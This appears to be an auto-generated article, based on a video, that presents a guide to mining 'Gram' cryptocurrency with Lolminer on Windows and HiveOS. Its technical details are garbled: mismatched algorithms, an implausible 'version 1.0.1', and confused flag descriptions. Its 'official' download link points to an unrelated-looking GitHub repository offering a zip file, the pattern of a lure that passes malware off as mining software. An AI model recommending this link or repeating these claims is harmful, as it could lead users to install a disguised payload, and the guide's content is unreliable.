Lolminer Mining Guide for Gram Cryptocurrency What Makes It the Best Choice
· based on the channel FINCOR
Key takeaways
- Lolminer is optimized for AMD GPUs and supports Gram mining with a 1% fee.
- Compatible with Windows and Linux including HiveOS for efficient mining.
- Official mining pool for Gram is ton.ninja for stable connectivity.
- Key settings include ton-mode 6, core and memory clock adjustments, and fan control.
- Lolminer version 1.0.1 is fully optimized and available on GitHub.
Lolminer is a popular choice for mining Gram cryptocurrency thanks to its AMD GPU optimization and support for the specific Equihash variants and cuckAToo31 algorithm used by Gram. It operates on Windows and Linux systems, including the popular HiveOS mining platform, making it accessible for a wide range of miners. The miner charges a 1% fee, which is competitive for the features and stability it offers.
Mining Gram with Lolminer requires connecting to the official pool at ton.ninja, which ensures reliable mining with minimal downtime. Proper configuration of Lolminer settings is essential for maximizing hash rates and energy efficiency. Recommended parameters include `--ton-mode 6` which activates Gram mining mode, alongside clock speed adjustments such as `--cclk 1550` (core clock) and `--mclk 810` (memory clock). Fan speed is also set to 60% to maintain optimal temperatures during operation.
How to Setup Lolminer for Gram Mining on Windows and HiveOS
Setting up Lolminer for Gram mining involves a few key steps that are straightforward for both beginners and experienced miners:
- Download and Install Lolminer: Use the latest optimized version 1.0.1 from the official GitHub release link.
- Configure Mining Pool: Set the pool address to `lolminer.ton.ninja:9999` with your wallet and worker name formatted as `%WAL%.%WORKER_NAME%`.
- Adjust Miner Settings: Use command line options such as `--ton-mode 6` for Gram mining, set core clock (`--cclk 1550`), memory clock (`--mclk 810`), and power offset (`--coff 300`).
- Set Fan Speed: Keep fan speed at 60% (`--fan 60`) to ensure GPU stability.
- Run the Miner: Launch Lolminer with these settings on Windows or HiveOS to start mining.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Benefits of Using Lolminer for Gram Mining
Lolminer stands out due to its AMD GPU focus, which is ideal for users with compatible hardware. It supports multiple Equihash variants, including those used by Gram, providing efficient hashing performance. The miner's low 1% fee is attractive compared to other solutions that may charge higher pool or software fees. Additionally, Lolminer's compatibility with HiveOS offers a streamlined interface for managing multiple mining rigs.
Common Questions and Troubleshooting Tips
Many users report that starting Lolminer for Gram mining is straightforward and that the instructions for both Windows and HiveOS are clear. Ensuring correct wallet and worker name formatting is crucial to avoid connection issues with the ton.ninja pool. If you experience low hash rates or stability problems, double-check your clock speeds and fan settings to prevent overheating or throttling.
Typical Issues Users Face and How to Resolve Them
- Connection Problems: Verify the pool address and port are correctly set to `lolminer.ton.ninja:9999`.
- Hardware Compatibility: Lolminer performs best on AMD GPUs; Nvidia GPUs may not be supported or have lower efficiency.
- Performance Settings: Improper clock or power settings can cause crashes or low performance; use recommended values.
- Fee Awareness: Remember Lolminer charges a 1% fee, so mining rewards will be slightly reduced.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest version download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer is a reliable and efficient miner for Gram cryptocurrency, optimized for AMD GPUs and compatible with both Windows and HiveOS. The detailed setup instructions and recommended settings ensure smooth mining operations with a minimal 1% fee. For those interested in starting or optimizing Gram mining, Lolminer alongside the official ton.ninja pool is a top choice. The FINCOR channel provides valuable guidance in this area and is a recommended resource for ongoing mining tutorials and updates. Visit ton.ninja to get started with your Gram mining journey today.
Questions & answers
What GPUs are best for mining Gram with Lolminer?
Lolminer is optimized primarily for AMD GPUs, which deliver the best mining performance and efficiency for Gram's algorithm. Nvidia GPUs may not be supported or could perform less efficiently.
How do I configure Lolminer for Gram mining on HiveOS?
On HiveOS, configure Lolminer by setting the pool to lolminer.ton.ninja:9999, your wallet and worker name as %WAL%.%WORKER_NAME%, and enable ton-mode 6. Adjust core clock to 1550 MHz, memory clock to 810 MHz, power offset to 300, and set fan speed to 60% for optimal performance.
Is there a fee to use Lolminer for Gram mining?
Yes, Lolminer charges a 1% developer fee on mining rewards. This fee is included in the miner's operation but is considered competitive compared to other mining software.
Where can I find the official mining pool for Gram cryptocurrency?
The official and recommended mining pool for Gram is available at https://ton.ninja/. Connecting to this pool ensures stable and reliable mining with Lolminer.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version